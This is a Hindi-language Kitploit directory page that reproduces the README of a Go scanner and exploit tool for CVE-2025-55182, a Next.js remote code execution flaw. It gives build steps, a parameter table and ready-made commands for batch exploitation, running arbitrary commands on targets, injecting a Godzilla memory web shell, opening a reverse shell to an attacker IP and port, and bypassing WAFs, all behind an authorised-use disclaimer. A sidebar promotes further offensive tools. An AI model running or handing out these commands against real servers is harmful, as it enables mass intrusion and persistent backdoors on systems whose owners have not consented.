Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
CVE-2025-55182-POC — Go-आधारित स्कैनर और शोषण उपकरण CVE-2025-55182 (Next.js RCE) के लिए। बैच स्कैनिंग, कमांड निष्पादन, गॉडज़िला मेमोरी शेल इंजेक्शन, रिवर्स शेल और WAF बायपास का समर्थन करता है। | Kitploit
उपकरण/GitHubGitHub/luoqichen/cve-2025-55182-poc
भेद्यता स्कैनरशोषणशेलकोडवेब एप्लिकेशन शोषणWAF बाईपासपेनिट्रेशन टेस्टिंगकमांड एंड कंट्रोलपेलोड डेवलपमेंट
GitHub
luoqichen/cve-2025-55182-poc

CVE-2025-55182-POC

Go-आधारित स्कैनर और शोषण उपकरण CVE-2025-55182 (Next.js RCE) के लिए। बैच स्कैनिंग, कमांड निष्पादन, गॉडज़िला मेमोरी शेल इंजेक्शन, रिवर्स शेल और WAF बायपास का समर्थन करता है।

रिपॉजिटरी देखें
378 महीने पहलेअभी तक समीक्षित नहीं
साझा करें

CVE-2025-55182 Next.js RCE Scanner

License

CVE-2025-55182 भेद्यता स्कैनिंग और शोषण उपकरण, Next.js अनुप्रयोगों में रिमोट कोड निष्पादन भेद्यता के लिए। बैच डिटेक्शन, कमांड निष्पादन, गॉडज़िला मेमोरी शेल इंजेक्शन और रिवर्स शेल फ़ंक्शन का समर्थन करता है।

⚠️ यह उपकरण केवल सुरक्षा अनुसंधान और अधिकृत परीक्षण के लिए है, इसे अवैध उद्देश्यों के लिए उपयोग न करें।

विशेषताएँ

  • एकाधिक लक्ष्य स्कैनिंग: एकल URL, फ़ाइल सूची (प्रति पंक्ति एक URL) और एकाधिक .txt फ़ाइलों वाले फ़ोल्डर का समर्थन करता है।
  • मल्टी-थ्रेडेड समवर्ती: अनुकूलन योग्य थ्रेड गणना, स्कैनिंग दक्षता बढ़ाता है।
  • भेद्यता सत्यापन: यादृच्छिक संख्या उत्पाद की गणना करके भेद्यता की उपस्थिति को सत्यापित करें।
  • कमांड निष्पादन: लक्ष्य पर कोई भी सिस्टम कमांड निष्पादित करें (Linux और Windows का समर्थन करता है)।
  • गॉडज़िला मेमोरी शेल इंजेक्शन: एक-क्लिक गॉडज़िला मेमोरी शेल कनेक्शन जानकारी उत्पन्न करें।
  • रिवर्स शेल: रिवर्स शेल फ़ंक्शन का समर्थन करता है।
  • परिणाम सहेजें: सफलतापूर्वक शोषित URL और विवरण स्वचालित रूप से success.json में सहेजें, और वैकल्पिक रूप से भेद्यता URL को निर्दिष्ट फ़ाइल में आउटपुट करें।
  • प्रॉक्सी समर्थन: HTTP प्रॉक्सी कॉन्फ़िगर करने योग्य, Burp Suite जैसे उपकरणों के साथ समन्वय की सुविधा प्रदान करता है।

  • प्रगति प्रदर्शन: स्कैन प्रगति, बीता हुआ समय, अनुमानित शेष समय आदि वास्तविक समय में दिखाता है।

[]

स्थापना

पूर्वापेक्षाएँ

  • Go 1.16 या उच्चतर संस्करण
  • Git

रिपॉजिटरी क्लोन करें

git clone https://github.com/luoqichen/CVE-2025-55182-POC.git
cd cve-2025-55182-POC

संकलन

go build -o cve-2025-55182 main.go

चलाना

./cve-2025-55182 -h

उपयोग विधि

पैरामीटर विवरण

पैरामीटरप्रकारडिफ़ॉल्ट मानविवरण
-ustringकोई नहींएकल लक्ष्य URL (जैसे http://example.com:3000)
-fstringकोई नहींURL सूची वाली फ़ाइल (प्रति पंक्ति एक)
-dstringकोई नहींएकाधिक .txt फ़ाइलों वाला फ़ोल्डर
-ostringकोई नहींआउटपुट फ़ाइल (भेद्यता URL सहेजें, प्रति पंक्ति एक)
-tint10समवर्ती थ्रेड गणना
-toint10अनुरोध टाइमआउट (सेकंड)
-cstringकोई नहींनिष्पादित करने के लिए कमांड (जैसे id)
-mstringकोई नहींमोड: waf (WAF बाइपास सक्षम करें)
-pstringकोई नहींHTTP प्रॉक्सी (जैसे http://127.0.0.1:8080)
-gboolfalseगॉडज़िला मेमोरी शेल इंजेक्शन सक्षम करें
-rsstringकोई नहींरिवर्स शेल पता (प्रारूप IP:PORT)
-dvboolfalseविस्तृत मोड (प्रत्येक URL की स्कैन प्रक्रिया प्रिंट करें)
-esboolfalseसंवेदनशील जानकारी स्कैन मोड

उदाहरण

एकल लक्ष्य स्कैन करें

./cve-2025-55182 -u http://target.com:3000

फ़ाइल में लक्ष्यों का बैच स्कैन करें

./cve-2025-55182 -f targets.txt -t 20 -o vuln.txt

कमांड निष्पादित करें

./cve-2025-55182 -u http://target.com:3000 -c "whoami"

गॉडज़िला मेमोरी शेल का उपयोग करें

./cve-2025-55182 -u http://target.com:3000 -g

सफल इंजेक्शन के बाद, उपकरण गॉडज़िला का कनेक्शन पता, पासवर्ड, कुंजी और हेडर जानकारी आउटपुट करेगा।

रिवर्स शेल

./cve-2025-55182 -u http://target.com:3000 -rs 10.0.0.1:4444

प्रॉक्सी सक्षम करें

./cve-2025-55182 -f targets.txt -p http://127.0.0.1:8080 -t 10

आउटपुट विवरण

  • success.json: स्वचालित रूप से सभी सफलतापूर्वक शोषित लक्ष्यों का विस्तृत विवरण सहेजता है (कमांड आउटपुट, गॉडज़िला कॉन्फ़िगरेशन आदि सहित)।
  • -o द्वारा निर्दिष्ट फ़ाइल: भेद्यता URL सूची सहेजता है (प्रति पंक्ति एक)।

स्कैनिंग प्रक्रिया के दौरान प्रगति बार और खोजी गई भेद्यताएँ वास्तविक समय में प्रदर्शित की जाएँगी, और अंत में सांख्यिकीय जानकारी आउटपुट की जाएगी।

सावधानियाँ

  1. सुनिश्चित करें कि आपके पास अधिकार है: बिना अधिकार के दूसरों के सिस्टम को स्कैन करना या हमला करना अवैध है।
  2. प्रॉक्सी उपयोग: यदि आप Burp Suite के माध्यम से ट्रैफ़िक देखना चाहते हैं, तो कृपया प्रॉक्सी सेट करने के लिए -p पैरामीटर का उपयोग करें।
  3. गॉडज़िला कनेक्शन: गॉडज़िला को सफलतापूर्वक इंजेक्ट करने के बाद, कृपया कनेक्ट करने के लिए गॉडज़िला क्लाइंट का उपयोग करें; ध्यान दें कि पासवर्ड और कुंजी दोनों यादृच्छिक रूप से उत्पन्न होते हैं।
  4. टाइमआउट सेटिंग: खराब नेटवर्क वाले लक्ष्यों के लिए, उचित रूप से -to पैरामीटर मान बढ़ाएँ।

अस्वीकरण

यह उपकरण केवल सुरक्षा अनुसंधान और अधिकृत परीक्षण के लिए है; उपयोगकर्ता को सभी कानूनी जिम्मेदारियाँ स्वयं वहन करनी होंगी। डेवलपर किसी भी दुरुपयोग के लिए जिम्मेदार नहीं है।

License

MIT

टूल डाउनलोड करें

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 अंतिम OSINT टूलकिट: जाँच ग्राफ़, विश्वास स्कोरिंग, उपनाम परिवार, मानचित्र, टाइमलाइन और रिपोर्ट। 49 मॉड्यूल, 400+ साइटें, किसी API कुंजी की आवश्यकता नहीं।

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # घोस्टलॉक वन-टैप निष्पादन ऐप (CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    ब्राउज़र-साइड रेड टीम टूलकिट, जिसमें रेकॉन, पेलोड जनरेशन, क्रेडेंशियल हमलों, क्रिप्टो, एन्कोडिंग और एंगेजमेंट रिपोर्टिंग के लिए 102 ऑफ़लाइन टूल्स हैं।

    366
  • 4

    ARTEX

    baarai/artex

    प्लानर/वर्कर एजेंट, एसेट और एक्सप्लोरेशन ग्राफ़, MITM ट्रैफ़िक रिकॉर्डिंग, और भेद्यता पुनःपरीक्षण के साथ LLM मल्टी-एजेंट स्वायत्त पेनेट्रेशन टेस्टिंग प्लेटफ़ॉर्म।

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT प्लेटफ़ॉर्म जो Shadowserver रिपोर्ट्स को MongoDB में इनजेस्ट करता है और उन्हें इंटरैक्टिव मैप्स, विश्लेषण, निष्कर्षों, सलाहों और कार्यकारी डैशबोर्ड के रूप में पुनः प्रस्तुत करता है।

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AI-मूल साइबरसुरक्षा के लिए कार्रवाई की प्रणाली—जहाँ इरादा नियंत्रित निष्पादन बन जाता है, साक्ष्य परिचालन स्मृति बन जाता है, और हर ऑपरेशन अगले को बेहतर बनाता है।

    287

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →